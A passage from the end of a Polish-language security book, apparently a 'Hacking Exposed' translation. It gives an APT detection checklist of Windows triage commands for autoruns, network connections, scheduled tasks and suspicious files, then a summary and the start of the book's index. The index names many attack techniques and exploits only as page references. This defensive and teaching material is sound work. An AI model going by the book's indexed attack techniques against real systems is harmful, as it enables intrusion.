Istnieje kilka skutecznych rozwiązań pomocnych przy wykrywaniu ataków tego rodzaju. Jednak najłatwiejszym sposobem jest zastosowanie prostej procedury administracyjnej. Można np. wykorzystać skrypt logowania, który tworzy indeks systemu plików (`c:\dir /a /s /TC > \index\%computename%_%date%.txt`), do śledzenia zmian wprowadzanych w systemie. Analiza różnicowa odpowiednich indeksów pomaga wykryć podejrzaną pliki, którym warto się przyjrzeć na firmowych komputerach. Co więcej, można ustawić SMS-owe alarmy zgłaszane przy logowaniu się na konta administratorów lokalnych i domeny na stacje robocze oraz serwery. Pomaga to ustalić sposób działania napastników i odkryć informacje przydatne w trakcie analizowania incydentu. Także zasady zapory i systemu IDS używane do śledzenia danych kierowanych do technologii RDP i VNC, programu `cmd.exe`, konta administratora i ważnych kont pracowników działu IT pozwalają wykrywać podejrzaną aktywność. Choć te techniki wydają się proste, stanowią praktyczne rozwiązanie stosowane przez osoby odpowiedzialne za reagowanie na incydenty. Są to wartościowe metody, które warto uwzględnić w korporacyjnym programie bezpieczeństwa.

Oto inne ważne technologie, które pomagają wykrywać i zwalczać ataki APT:

- Produkty zapewniające bezpieczeństwo systemów końcowych — programy antywirusowe, systemy HIPS i narzędzia sprawdzające integralność systemu plików.
- Produkty do inspekcji systemów plików (odpowiedzialne za kontrolowanie i inspekcję zmian).
- Narzędzia do badania i ochrony sieci, np. systemy IDS i IPS.
- Produkty do monitorowania sieci pełniące funkcję bram lub filtrów sieciowych (np. Snort lub TCPDUMP).
- Produkty do zarządzania informacjami i zdarzeniami z obszaru bezpieczeństwa, z bazami danych na temat włamań i raportami.

OSTRZEŻENIE

Proponowane tu narzędzia też mogą zostać zainfekowane. Ponadto system może być zainfekowany w takim stopniu, że narzędzia będą zwracały nieprawdziwe informacje. Dlatego zachowaj ostrożność w trakcie wykonywania opisanych dalej kroków i nie wykluczaj włamania, nawet jeśli nie udało Ci się wykryć jego śladów.

Wszystkie instrukcje uruchamiaj z poziomu wiersza poleceń DOS-a (uruchomionego z uprawnieniami administratora), a dane zapisuj do pliku (>> %nazwa_komputera%_APT.txt).

```
dir /a /s /od /tc c:\
```

1. Sprawdź, czy w katalogu *%temp%* (*c:\documents and settings\<użytkownik>\local settings\temp*) nie znajdują się pliki *.exe*, *.bat* lub *.*z**.
2. Sprawdź, czy w katalogu *%application data%* (*c:\documents and settings\<użytkownik>\application data*) nie znajdują się pliki *.exe*, *.bat* lub *.*z**.
3. Sprawdź, czy w katalogu *%system%* (*c:\windows\system32*) nie znajdują się pliki *.dll*, *.sys* i *.exe*, których nie ma w katalogu instalacyjnym (*i386/winsxs/dllcache*). Zwróć też uwagę na pliki o odmiennych od oryginału datach utworzenia lub rozmiarach.
4. Sprawdź katalog *%system%* (*c:\windows\system32*) pod kątem plików *.dll*, *.sys* i *.exe* o nieoczekiwanych datach utworzenia.
5. Sprawdź, czy plik *c:\windows\system32\etc\drivers\hosts* ma standardową wielkość 734 bajtów.
6. Sprawdź, czy w katalogu *c:* nie występują pliki *.exe* i *.*z**.
7. Poszukaj plików z *.rdp* (połączenia z) i *.bmc* (połączenia do) według odpowiednich dat oraz kont.
8. Poszukaj plików *.lnk* i *.pf* według odpowiednich dat oraz kont.
9. Poszukaj w katalogu *c:\Recycler* plików *.exe*, *.bat*, *.dll* itd.
10. Porównaj działanie sieci w różnych dniach i godzinach:

```
ipconfig /displaydns
```

11. Zapisz nazwy FQDN i adresy IP w pliku.
12. Sprawdź wyniki wykonania poniższych instrukcji pod kątem czarnej listy lub anomalii:

```
reg query hklm\software\microsoft\windows\currentversion\run /s
reg query hklm\software\microsoft\windows\currentversion\runonce /s
```

13. Sprawdź węzły ze ścieżkami obejmującymi katalog *%temp%* lub *%application data%*.
14. Poszukaj nietypowych węzłów w ścieżkach *%system%* lub *%program files%*.
15. Poszukaj połączeń z opisem *USTANOWIONO* lub *NASŁUCHIWANIE* z zewnętrznymi adresami IP:

```
netstat -ano
```

16. Zapisz identyfikatory PID, których chcesz szukać w danych zwróconych przez instrukcję *tasklist*:

```
tasklist /m
```

17. Poszukaj identyfikatorów PID w danych zwróconych przez instrukcję `netstat`. Zwróć uwagę na nietypowe nazwy usług.
18. Zwróć uwagę na nietypowe pliki `.exe` i `.dll` w danych zwróconych przez poniższe instrukcje:

```
at
schtasks
```

19. Poszukaj zadań zaplanowanych w nietypowy sposób (instrukcja `at`).
20. Sprawdź ścieżkę i plik `.exe` powiązane z nietypowymi zadaniami:

```
reg query HKLM\system\currentcontrolset\services /s /f ServiceDLL
```

21. Poszukaj usług o nietypowych nazwach.
22. Poszukaj nietypowych ścieżek do plików `.dll` usług i niewłaściwych nazw. Jeśli uruchomisz podane polecenia na wszystkich hostach w sieci i wczytasz wyniki do bazy SQL, będziesz mógł w wydajny sposób przeprowadzić analizę. Dodatkową zaletą wykonania tych operacji jest przygotowanie punktu odniesienia przydatnego w trakcie ewentualnych analiz porównawczych.

🚫 Zabezpieczanie się przed atakami APT

Ataki APT rozpoczynają się od tego, że użytkownik pomyłkowo otwiera dokument, klika odnośnik do strony internetowej lub uruchamia program. Nie wie przy tym, jakie będzie to miało skutki dla systemu. Choć moglibyśmy opisać w tym miejscu wszelkie możliwe sposoby przeprowadzania ataków APT, odsyłamy Cię do rozdziału 12. Znajdziesz w nim wszystkie podstawowe informacje potrzebne do zapobiegania atakom APT.

PODSUMOWANIE

Obecnie największym zagrożeniem w cyberprzestrzeni nie są głośne włamania lub sieci botnet wykorzystywane do ataków na systemy organizacji. Bardziej niebezpieczni są ukryci intruzi, którzy przez długi czas pozostają niewykryci i ukradkiem wyszukują oraz wykradają materiały z docelowej sieci. Te dyskretne, ale bardzo precyzyjnie wymierzone ataki (nazywane czasem atakami APT) są odpowiednikiem szpiegostwa w cyberprzestrzeni, ponieważ zapewniają ciągły dostęp do chronionych firmowych informacji. Tego rodzaju niezauważane, ale groźne włamania mogą mieć bardzo poważne skutki. Mogą dotknąć każdą firmę, agencję rządową lub cały kraj — niezależnie od branży lub lokalizacji geograficznej.

SKOROWIDZ

A

- ACL, Access Control List, 36, 268
- AD, Active Directory, 130, 177
- adres
 - IP, 60
 - MAC, 41
- ADS, Alternate Data Streams, 256
- agent
 - odzyskiwania kluczy, 268
 - przekazywania wiadomości, 317
 - SNMP, 193
- aktualizacje, 280
- aktywne monitorowanie, 772
- algorytm
 - DES, 339
 - DSP FFT, 445
 - haszowania hasła, 336
 - MD5, 239
 - NTLM, 235
 - tworzenia skrótów, 236
- analiza
 - pakietów, 409
 - widma, 586
- analizator
 - logiczny, 591
 - pakietów, 694
- analizowanie
 - dzienników, 402
 - pamięci, 391
 - plików .bmc, 405
 - plików .rdp, 404
 - pliku test-cgi.php, 419
- anomalie w katalogu System32, 406
- anonimowa komunikacja, 28
- antena
 - panelowa, 545
 - typu talerz, 545
 - Yagi, 545
- anteny
 - dookólne, 544
 - kierunkowe, 544
 - wielokierunkowe, 544
- aplet Javy, 504
- aplikacja
 - Android Market, 686, 689
 - Google Wallet, 718, 719
 - HTC Logger, 717
 - mundaya, 688
 - Superuser, 687
- aplikacje
 - fabryczne, 749
 - na Androida, 689, 691
 - natywne, 693
 - sieciowe, 623
- APR, ARP Poison Routing, 217
- APT, Advanced Persistent Threats, 23, 374
- architektura
 - Androida, 676
 - IPSec, 191

- archiwa, 48
- ARP, Address Resolution Protocol, 79
- ASEP, Autostart Extensibility Points, 259, 766
- ASLR, Address Space Layout Randomization, 200, 728
- ASP, Active Server Pages, 611
- ASS, Autonomous System Scanner, 177
- atak
 - FTP bounce, 97
 - Gh0st, 409
 - man-in-the-middle, 216, 742
 - Nitro, 421
 - pass-the-hash, 218
 - return-to-libc, 298
 - rootkita, 369
 - shatter attack, 276
 - SYN flood, 96
 - XSS, 636
- ataki
 - APT, 374–430
 - fazy, 377
 - grupa Anonimous, 382
 - na system Linux, 410, 420
 - narzędzia, 384
 - operacja Aurora, 379
 - RBN, 383
 - rozpoznawanie oznak, 425
 - szkodliwy e-mail, 387
 - techniki, 378
 - wykrywanie, 428
 - zabezpieczenia, 430
 - bez uwierzytelniania, 201
 - CRC-32, 331
 - CSRF, 584, 643, 645
 - DDoS, 423, 797
 - na Adobe Flash Player, 225
 - na algorytm WEP, 554
 - na bazy danych
 - metody pośrednie, 667
 - z poziomu sieci, 654, 657
 - na bazy Oracle, 188
 - na domowe rutery, 42
 - na klienta, 539
 - na OpenSSH, 118
 - na OpenSSL, 332
 - na protokół EAP, 564
 - na protokół IKE, 487, 489
 - na serwer Apache, 334
 - na sieci VoIP, 510, 511
 - na sieci z obsługą szyfrowania, 553
 - na sieci z uwierzytelnianiem, 558
 - na systemy SCADA, 52
 - na urządzenia, 572
 - oparte na danych, 292
 - oparte na getadmin, 229
 - oparte na przekierowaniu, 216
 - przez fałszowanie danych, 203
 - przez fałszowanie nazw, 218
 - przez odbicie danych, 216
 - przez odmowę usługi, 328, 532, 552, 604, 617, 794–797
 - przez połączenie anonimowe, 150
 - przez przepełnienie bufora, 273, 292
 - przez sesję zerową, 150
 - przez unieważnienie uwierzytelnienia, 552
 - przez zimne przeładowanie, 269
 - siłowe, 38, 134, 288
 - siłowe na pocztę głosową, 480
 - słownikowe, 134
 - słownikowe zautomatyzowane, 335
 - w trybie odbiorczym, 288
 - w trybie offline, 529
 - z uwierzytelnianiem, 201, 229, 257
 - z wykorzystaniem
 - przepełnienia, 304
 - wiszących wskaźników, 308
 - znaku, 306
 - za pomocą formatujących łańcuchów znaków, 299
 - zdalne, 221, 315
 - automatyczne
 - aktualizacje, 262
 - skanery luk, 121
 - uruchamianie programów, 259
 - wyliczanie użytkowników, 517
 - autoryzacja, 760
 - autoryzacja MIC, 760

B

- backdoor, 247, 259
- badania BSIMM, 775
- badanie serwerów IPSec VPN, 487
- baner
 - logowania, 209
 - z informacjami o systemie, 127
- banery telnetu, 127

- baza danych
 - ARIN, 62
 - GHDB, 49
 - RDBMS, 639
 - BDC, Backup Domain Controller, 146
 - BDE, BitLocker Drive Encryption, 268
 - bezpieczeństwo
 - autoryzacja, 760
 - dynamiczne wzbogacanie, 762
 - inspekcja, 759
 - instalowanie poprawek, 771
 - iPhone'ów, 740
 - kontrolowane awarie, 763
 - obiektów komputera, 266
 - podział zadań, 758
 - przez niezrozumiałość, 513
 - reagowanie na incydenty, 758
 - stosowanie warstw, 761
 - systemu iOS, 728
 - systemu Windows, 279
 - szkolenia, 763
 - urządzeń przenośnych, 753
 - usuwanie zasobów, 758
 - uwierzytelnianie, 760
 - wykrywanie włamań, 758
 - zabezpieczanie punktów końcowych, 758
 - zabezpieczenia techniczne, 759
 - zapewnianie kontroli i równoważenia, 759
 - zapobieganie znowie, 759
 - bezpieczne
 - korzystanie z internetu, 226
 - programowanie, 294, 310
 - bezpieczny zdalny dostęp, 331
 - bezpośrednie sprawdzanie portów, 88
 - BGP, Border Gateway Protocol, 174
 - biała lista, 304
 - biblioteka `hack_library`, 532
 - biblioteki współużytkowane, 346
 - bilet
 - TGT, 220
 - Kerberos, 220
 - BIND, Berkeley Internet Name Domain, 132
 - bit SUID, 342, 346, 349
 - blokowanie
 - dostępu do informacji, 164
 - dostępu do portów, 280
 - dostępu do rejestru, 168
 - dostępu do tftboot, 137
 - dostępu do urządzenia, 128
 - instalowania aplikacji, 711
 - kodu, 296
 - konta na serwerze, 159
 - netcata, 408
 - połączeń anonimowych, 163
 - portu 79, 137, 149
 - przesyłania informacji o strefie, 134
 - skanowania, 121
 - wywołania instrukcji EXPN, 130
 - zadań rekordu `version.bind`, 134
 - błąd posiadania znaku, 306
 - błędy
 - obsługi sygnałów, 345
 - przepełnienia bufora, 370
 - w jądrze, 347
 - w konfiguracji baz danych, 666
 - w konfiguracji systemu, 352
 - w silnikach bazodanowych, 657
 - botnet, 424
 - brama
 - Asterisk, 515
 - SIP, 515, 532
- ## C
- Cain
 - funkcja fałszowania pakietów ARP, 213
 - opcja `Send All to Cracker`, 213
 - podsluchiwanie uwierzytelniania, 213
 - szperacz pakietów, 213
 - CDE, Common Desktop Environment, 318
 - CDR, Call Detail Record, 481
 - cebulowy serwer pośredniczący, 28
 - centrum zabezpieczeń, 263
 - CIDR, Classless Inter-Domain Routing, 80
 - CRC, Cyclic Redundancy Checking, 380
 - CSRF, Cross-Site Request Forgery, 644
 - CSS, Cascading Style Sheet, 40
 - CTL, Certificate Trust List, 522
 - CVS, Concurrent Version System, 289
 - cyberbezpieczeństwo, 19
 - czarna lista, 303
 - czas potrzebny do złamania hasła, 215, 238
 - czyszczenie dziennika zdarzeń, 255, 360, 365

D

- Dalvik, 677
- DAM, Database Activity Monitoring, 774
- dane
 - CPLC, 719
 - wejściowe, 302
 - z aplikacji Skype, 711, 713
 - ze skanowania, 112
- dekodowanie symboli, 593
- demon xinetd, 296
- DEP, Data Execution Prevention, 273
- DLP, Data Leak Prevention, 765
- DNS, 328, 329
- dokument
 - NIST 800-63, 241
 - RFC 1323, 107
 - RFC 1644, 109
 - RFC 1812, 106
 - RFC 2052, 130
 - RFC 2196, 54
 - RFC 2571, 174
 - RFC 3227, 388
 - RFC 792, 81
 - RFC 793, 107
 - RFC 952, 67
 - Site Security Handbook, 54
- dokumentacja HOWTO, 350
- DoS, Denial of Service, 532, 552, 794
- dostęp
 - do agenta SNMP, 169
 - do internetu, 502, 707
 - do kodu źródłowego Androida, 677
 - do konfiguracji rutera, 136
 - do konta administratora, 356, 682
 - do konta SYSTEM, 230
 - do konta użytkownika, 229
 - do maszyn w sieci, 427
 - do pliku passwd, 335
 - do portu 135, 144
 - do powłoki, 410, 495
 - do powłoki przez kod w PHP, 420
 - do rejestru, 168
 - do sieci, 276
 - do strumienia, 526
 - do systemu, 117
 - do systemu plików, 502, 505
 - do systemu pomocy, 502
 - do udziału IPC\$, 205
 - do układów elektrycznych, 586
 - do urzędnika, 128, 751
 - do usług TS, 249
 - do usługi AD, 180
 - do węzłów, 259
 - do wywołań MSRPC, 144
 - do zasobów serwera, 216
 - do zdalnej powłoki, 706
 - lokalny, 286, 335
 - zdalny, 286, 287
- dostępne źródła danych, 63
- dowiązania symboliczne, 341–343
- drukowanie, 501
- DTLS, Datagram Transport Layer Security, 532
- dynamiczne zabezpieczenia, 763
- dyski ATA, 580
- działanie WarVOX-a, 445
- dziennik
 - logowania, 360
 - programu antywirusowego, 407
 - wtmp, 361
 - zdarzeń, 211, 255, 402

E

- edytor obiektów zasad grupy, 266
- edytory tekstu, 505
- EFS, Encrypting File System, 267
- eksploit, 112, 124
 - Burrito Root, 685
 - LSADump, 230
 - odbiornika TNS, 654
 - RageAgainstTheCage, 702
- eksploity
 - aplikacji użytkowych, 225
 - sterowników urządzeń, 227
 - trybu chronionego, 273
- emulator Androida, 679
- emulatory sprzętowe, 599
- eskalacja uprawnień, 335

F

- falszowanie
 - adresu IP telefonu, 514
 - danych uwierzytelniających, 202, 555
 - dzwoniącego numeru, 448
 - pakietów ARP, 216, 524
 - żądań NTLM, 217

- falszywe
 - kliknięcia, 423
 - skanowanie, 97
 - falszowy e-mail, 409
 - FEK, File Encryption Key, 267
 - FileZilla, 126
 - filtr
 - ISAPI, 614
 - WebDAV, 614
 - filtrowanie danych w sieci, 29
 - fingerprinting
 - aktywny stosu, 105
 - pasywny stosu, 109
 - usług, 117
 - firma
 - Avaya, 510
 - Carrier IQ, 715, 717
 - Cisco, 510, 522
 - Citrix, 489
 - HP, 632
 - IBM, 635
 - Nortel, 528
 - Oracle, 659
 - SPI Dynamics, 630
 - firmware, 594
 - footprinting, 30, 34–75
 - badanie nazw DNS, 64
 - badanie trasy pakietu, 71
 - identyfikowane informacje, 35
 - informacje dostępne publicznie, 37
 - informacje na temat adresów IP, 59
 - informacje na temat domen, 57
 - informacje o pracownikach, 42
 - informacje o strefie, 65
 - informacje o zabezpieczeniach, 47
 - informacje zarchiwizowane, 48
 - lokalizacja, 40
 - obecne wydarzenia, 46
 - powiązane organizacje, 40
 - strony firmowe, 38
 - uprawnienia, 37
 - zaawansowane opcje wyszukiwania, 48
 - footprinting numerów telefonów, 439
 - format
 - base64, 426
 - ELF, 681
 - G.711, 527
 - MCF, 338
 - RPM, 355
 - SWF, 38
 - formatujące łańcuchy znaków, 299–301
 - fragmentacja systemu Android, 699
 - framework
 - Metasploit, 221, 249
 - WebScarab, 625
 - FTP, File Transfer Protocol, 125, 315
 - fundacja EFF, 28
 - funkcja
 - Alerty Google, 485
 - DEP, 273
 - LSA Secrets, 242
 - malloc, 309
 - memcpy(), 307
 - mktemp(), 343
 - MS-Cache Hashes, 245
 - NTFS streaming, 256
 - NX-bit, 297
 - PMIE, 760
 - printf(), 301
 - SSP, 295
 - Street View, 41
 - SYSKEY, 281
 - tmpfile(), 343
 - WFP, 269
 - Windows Service Hardening, 274
 - WRP, 270
 - xmalloc(), 331
 - XOR, 408
 - funkcje
 - bezpieczeństwa w Windows, 262
 - rootkita enyelm, 367
 - SSI, 651
 - furtki, backdoor, 247, 259
- ## G
- GHDB, Google Hacking Database, 49
 - GPS, Global Positioning System, 545
 - grupa
 - Anonymous, 382
 - Everyone, 181
 - Opcje zabezpieczeń, 167
 - Pre-Windows, 181
 - grupy dyskusyjne, 52
 - GTK, Group Temporal Key, 540

H

hakowanie, 19

- Androida, 673
- aplikacji i danych, 603
- aplikacji sieciowych, 202, 618
- bazy danych, 652
- cudzych urządzeń, 698, 735
- dysków ATA, 581
- infrastruktury, 431
- iPhone'ów, 729, 735, 751
- kart magnetycznych, 575
- kart RFID, 578
- kiosków, 504
- poczty głosowej, 476, 477
- połączeń VoIP, 437
- rozwiązań mobilnych, 671
- serwerów WWW, 608
- sieci bezprzewodowych, 535
- sieci VPN, 482, 485, 489
- sprzętu, 571
- systemów PBX, 472, 475
- systemu UNIX, 283
- systemu Windows, 199
- usług DISA, 480
- własnych urządzeń z Androidem, 681

hasło, 231, 234, 241

- do BIOS-a, 281
- do konta nagios, 418
- dysku, 579
- konta usług, 242

hiperłącza, 501

HIPS, Host-based Intrusion Preventions System, 765

host pośredniczący, pivot host, 420

hosty usług, 275

I

ICE, In-Circuit Emulator, 599

ICMP, Internet Control Message Protocol, 81

ICS, Industrial Control Systems, 438

identyfikator

- BSSID, 433
- FCC, 592
- OUI, 80
- PID, 260, 392
- RID, 157

SID, 156

SSID, 433, 538

URI, 708

VLAN ID, 527

VVID, 527

identyfikatory

sieciowe, 175

zabezpieczeń, security identifiers, 156

identyfikowanie

pinów, 589

sieci, 176

systemu, 104

układów scalonych, 587

usług, 95

IDS, Intrusion Detection System, 36, 90, 102

IDT, Interrupt Descriptor Table, 367

ignorowanie pakietów SYN+FIN, 109

IIS, Internet Information Services, 140

IKE, Internet Key Exchange, 191, 483

implementacja OpenSSL, 333

infekowanie bazy danych, 668

informacje

na temat adresów, 59

na temat domen, 57

o banerach, 122

o geolokalizacji urządzenia, 42

o połączeniu, 397

o portach, 413

o pracownikach, 42

o protokole SNMP, 36

o strefie, 65–68, 130, 134

o systemie, 127

z rejestru, 153

inspekcja, 760

instalacja usługi AD, 181

instalowanie Metasploita, 112

instrukcja, *Patrz* polecenie

instrukcje w atakach XSS, 638

interfejs

API Power Manager, 707

AppScana, 635

ath0, 434

eth0, 525

ICSP, 597

JTAG, 588, 599

JTAG Wiggler, 601

NSE, 121

VFS, 368

WHOIS, 440

inżynieria wsteczna firmware'u, 594
IPP, Internet Printing Protocol, 612
IPS, Intrusion Preventions System, 74
IPSec, 191, 360
ISN, Initial Sequence Number, 106
IV, Initialization Vector, 554
izolowanie
 sesji zerowej, 276
 zasobów usług, 274

J

jailbreaking, 729, 739
jailbreaking zdalny, 734
jednostki
 LIR, 56
 NIR, 56
 RIR, 56
język
 ASPECT, 464
 Lua, 652
 NASL, 119
 PL/SQL, 659
 QBASIC, 464
 VBA, 495
JSP, Java Server Pages, 611
JTAG, Joint Test Action Group, 599

K

kabel USB-JTAG, 600
kalkulator Microsoftu, 499
kanał powrotny programu nc, 314
kanały, 537
karta
 dostępu
 magnetyczna, 575
 RFID, 578
 NIC, 357
 portu szeregowego, 442
 sieciowa bezprzewodowa
 chipset, 542
 interfejs, 543
 obsługa anteny, 543
 obsługa pasma, 542
katalog
 Active Directory, 265
 kmem, 366
 log, 360

 Prefetch, 399, 404
 syslog, 416
 system32, 426
 System32, 406
 tftpboot, 137
 tmp, 342
katalogi niezabezpieczone, 620
klient
 ActiveX RDP, 49
 FTP, 126
 netcat, 31
 nfs, 322
 nslookup, 65
 proxychain, 30
 Vidalia, 29
 VPN, 484
klucz
 FEK, 267
 PGP, 64
 uderzeniowy, 573
 WEP, 433, 554
 wspólny, 559
klucze szyfrowania, 540
kod
 testowy, 596
 źródłowy ASP, 610
kodek G.729, 529
kolejka harmonogramu zadań, 261
komisja SEC, 46
kompilacja WarVOX, 446
kompilator skrośny, 692
komunikacja z modemami, 463
komunikat
 ICMP ADDRESS MASK, 83
 ICMP ECHO REQUEST, 84
 ICMP TIME_EXCEED, 72
 ICMP TIMESTAMP, 83
 jar verified, 698
 TIMESTAMP, 86
komunikaty
 ICMP, 81
 o błędach, 128
 o błędach ICMP, 106
 Toast, 707
konferencja FOCUS 11, 742
konfiguracja
 modułu eksploita, 223
 TFTP telefonu, 523

- konfigurowanie
 - automatycznych aktualizacji, 262
 - narzędzia SessionID Analysis, 628
 - odbiornika netcat, 316
 - programu ldp, 178
 - przeszukiwania witryny, 622
 - zasad konta, 209
- konservacja oprogramowania, 771
- konsola
 - GPMC, 265, 770
 - MMC, 265
- konto
 - administratora, 230, 353
 - nagios, 418
 - SYSTEM, 230
 - usług, 242
- kontrola
 - dostępu, 36, 270
 - konta użytkownika, 271
- kontroler domeny, 178
- kopiowanie
 - kart dostępu, 575, 578
 - powłoki poleceń, 258

L

- LDAP, Lightweight Directory Access Protocol, 177
- LEAP, Lightweight Extensible Authentication Protocol, 564
- liczba prób logowania, 208
- LIDS, Linux Intrusion Detection System, 368
- linia do transferu danych, 445
- linie POTS, 533
- lista
 - ACL, 36, 72, 296
 - ACL chronionych zasobów, 270
 - portów, 194, 782
 - wpisów DNS, 68
 - zalogowanych użytkowników, 167
- LKM, Loadable Kernel Module, 365
- LM, LAN Manager, 212
- logowanie
 - anonimowe, 151
 - do sieci głosowych, 473
- lokalne przepełnienie bufora, 340
- losowy modyfikator, 235
- LUA, Least User Access, 271

- luka
 - ASP::\$DATA, 611
 - bufora drukarki, 224
 - CVE-2010-1807, 699
 - CVE-2012-0072, 654
 - Print Spooler Service Impersonation, 224
 - rpc.ttdbserverd, 319
 - Translate: f, 613
 - w aplikacji Skype, 713
 - w jądrze Linuksa, 347
 - w kodzie RPC XDR, 307
 - w przeglądarce Internet Explorer, 381
 - w wymianie komunikatów, 331
- luki
 - bezpieczeństwa, 789
 - systemu, 120
 - w aplikacjach, 751
 - w bazach danych, 653
 - w oprogramowaniu klienckim, 202
 - w serwerach WWW, 608, 610
 - w sterownikach, 227
 - w systemach Windows, 201, 222
 - w systemie X, 326
 - w technologii SQL, 280
 - w usługach SSH, 331
 - we Flashu, 226

Ł

- ładowne moduły jądra, 365
- łamanie
 - haseł, 231, 241, 336, 662
 - atak siłowy, 236
 - atak słownikowy, 236
 - kluczy WEP, 432, 554
 - kluczy WPA-PSK, 562
 - numerów PIN, 718
 - podśluchanych żądań, 238
 - skrótów LM, 238
 - skrótów NTLM, 238
 - usług systemu Windows, 273
 - za pomocą tablic tęczowych, 238

M

- MaaS, Malware as a Service, 423
- magistrale, 590
- makro, 494
- manifest, 695

maper punktów końcowych, 142
 mapowanie

- luk, 285
- sieci, 90

 maszyna wirtualna Dalvik, 677
 maszyny typu mainframe, 39
 MCF, Modular Crypt Format, 338
 mechanizm

- ASLR, 278
- BDE, 268, 269
- GS, 278
- SafeSEH, 278
- SEH, 273

 menedżer

- certyfikatów, 264
- zadań, 500

 metadane, 51
 metoda Response.Redirect, 647
 metody

- protokołu SIP, 510
- szyfrowania, 541

 MFT, Master File Table, 394
 MIB, Management Information Base, 169
 MIC, Mandatory Integrity Control, 271, 760
 Microsoft Office, 494
 MIKEY, Multimedia Internet Keying, 532
 mikrokontroler, 589, 598
 moduł SE, 718
 modyfikowanie aplikacji, 695–698
 monitorowanie sieci, 84
 montowanie firmware'u, 595
 MTA, Mail Transfer Agent, 317

N

narzędzia

- diagnostyczne, 72
- dla Androida, 679
- do atakowania aplikacji sieciowych, 627
- do czyszczenia dzienników, 360
- do łamania haseł, 237
- do monitorowania integralności systemu plików, 765
- do odkrywania sieci, 83, 547
- do programowania mikrokontrolerów, 598
- do rootowania Androida, 682
- do wardialingu, 443
- do wykrywania pingowania, 91

do zarządzania strumieniami plików, 256
 frameworku WebScarab, 626
 hakerskie, 438
 pakietu Security Toolkit, 632
 przekaźnikowe, 31
 systemu operacyjnego, 83
 używane po włamaniu, 258
 z programu Cain, 244
 narzędzie, *Patrz* program
 NAT, NetBIOS Auditing Tool, 152
 NAT, Network Address Translation, 52
 nawiązywanie sesji, 539
 nazwy plików, 258
 NBNS, NetBIOS Name Service, 145
 NFS, Network File System, 105, 318, 320
 NIC, Network Interface Card, 357
 NIDS, Network Intrusion Detection System, 74
 niebezpieczne

- testy, 121
- usługi, 296

 niestandardowe

- aplikacje, 193
- eksploity, 221

 nieszyfrowane sieci, 550
 NIS, Network Information System, 185
 nisko wiszące owoce, 460
 Nmap dla Androida, 722
 nośnik rozruchowy, 370
 NSE, Nmap Scripting Engine, 121
 NT, new technology, 117
 numer

- AS, 61
- ASN, 175
- BGP, 61
- IMEI, 714
- PIN, 718

O

obliczanie sumy CRC, 380
 obsługa

- skryptów HTR, 615
- sygnałów, 344
- szyfrowania, 553

 ochrona anonimowości, 28
 odbiornik

- Oracle TNS, 187, 188
- rozgłoszeniowy, 696

 odgadywanie haseł, 203, 206, 212

- odkrywanie
 - aktywne sieci, 546
 - hostów
 - ARP, 79
 - ICMP, 81
 - TCP, 86
 - UDP, 86
 - pasywne sieci, 547, 550
 - sieci, 83
 - odmawianie uprawnień, 231
 - odmowa usługi, 532, 552, 616
 - odwrotne połączenie telnetowe, 312
 - odzyskiwanie haseł, 240
 - ograniczanie
 - dostępu do usług, 207
 - przesyłania informacji o strefie, 134
 - uprawnień administratora, 767
 - opcja
 - RestrictAnonymous, 163, 166, 266
 - Zapisz jako, 505
 - opcje
 - ike-scan
 - opcja -A, 192
 - opcja --aggressive, 192
 - internetowe, 263
 - ls
 - opcja -a, 414
 - opcja -b, 414
 - opcja -l, 414
 - nc
 - opcja -l, 312
 - opcja -v, 312
 - netcat
 - opcja -d, 248
 - opcja -l, 248
 - opcja -L, 248
 - opcja -p, 248
 - opcja -u, 101
 - opcja -v, 101
 - opcja -vv, 101
 - opcja -w2, 101
 - opcja -z, 101
 - netstat
 - opcja -a, 395
 - opcja -an, 261
 - opcja -n, 395
 - opcja -o, 261, 395
 - Nmap, 30
 - opcja -b, 97
 - opcja -D, 96
 - opcja -f, 96
 - opcja -n, 30
 - opcja -o, 96
 - opcja -oG, 96
 - opcja -oN, 96
 - opcja -oX, 96
 - opcja -p, 30
 - opcja -PM, 85
 - opcja -Pn, 88
 - opcja -PN, 30
 - opcja -PP, 85
 - opcja -PR, 80
 - opcja -sC, 121
 - opcja -sn, 83
 - opcja -sR, 183, 318
 - opcja -sT, 30
 - opcja -sV, 30, 117
 - sc
 - opcja privs, 275
 - opcja qprivs, 275
 - ScanLine, 100
 - TCP, 107
 - TSGrinder, 209
 - OpenSSL, 333
 - operacja Aurora, 379
 - organizacja
 - ARIN, 68
 - ASO, 56
 - Carrier IQ, 714
 - CCNSO, 56
 - CERT, 310
 - GNSO, 56
 - IANA, 55
 - ICANN, 55
 - IEEE, 537
 - ITU, 510
 - otwarte
 - porty, 104
 - usługi, 29
 - OUI, Organizationally Unique Identifier, 80
- ## P
- pakiet
 - BIND, 328
 - ECHO_REPLY, 91
 - FIN, 106
 - HOST_UNREACHABLE, 91
 - IRPAS, 177
 - TIME_EXCEEDED, 91

- pakiet narzędzi
 - aircrack-ng, 548, 557
 - Burp Suite, 628
 - BusyBox, 693
 - Cain and Abel, 158
 - dsniff, 524
 - EMET, 226, 267
 - GRSecurity, 297
 - HP Security Toolkit, 632
 - net-snmp, 170
 - nfsshell, 322
 - Oracle Assessment Kit, 189
 - Oracle Auditing Tools, 190
 - Reskit, 146
 - Resource Kit, 210, 250
 - SDK, 679
 - SDK Androida, 681
 - Service Pack 3, 163
 - SFU, 182
 - SIPVicious, 517
 - Sysinternals, 388, 399
 - unrar, 341
 - wget, 621
- pakiety
 - ARP, 555
 - GARP, 529
 - ICMP, 73
 - NBNS, 146
 - UDP, 73
 - wbudowane baz Oracle, 659
 - z fałszywą opcją, 106
- PAM, Pluggable Authentication Module, 332
- pamięć
 - EEPROM, 588, 597
 - podręczna funkcji LSA, 242
 - podręczna serwera DNS, 132, 135
 - podręczna żądań DNS, 400
- panel Poison Ivy, 422
- partycja U3, 581
- pasmo ISM
 - 2,4 GHz, 537
 - 5 GHz, 537
- pasywna identyfikacja systemu, 110
- pasywne fingerprinting, 111
- PCM, Pulse Code Modulation, 526
- PGP, Pretty Good Privacy, 64
- phishing ukierunkowany, 376, 421
- PIE, Position Independent Executable, 728
- ping sweep, 84, 90, 114, 146
- pingowanie, 79
 - z wykorzystaniem protokołu ARP, 83
 - z wykorzystaniem protokołu TCP, 84
- platforma
 - AMP, 630
 - MaaS, 423
 - NT, 117
 - UMDF, 229
- plik
 - .bash_history, 362, 425
 - .plan, 138
 - .rhosts, 315
 - 1.txt, 407
 - 6to4ex.dll, 393, 396, 400
 - Ad.bat, 407
 - autorun.ini, 581
 - Classes.dex, 695
 - cleanup, 402
 - cmd.exe, 503
 - core, 345
 - CTL, 522
 - dziennika, 568
 - explorer.exe, 503
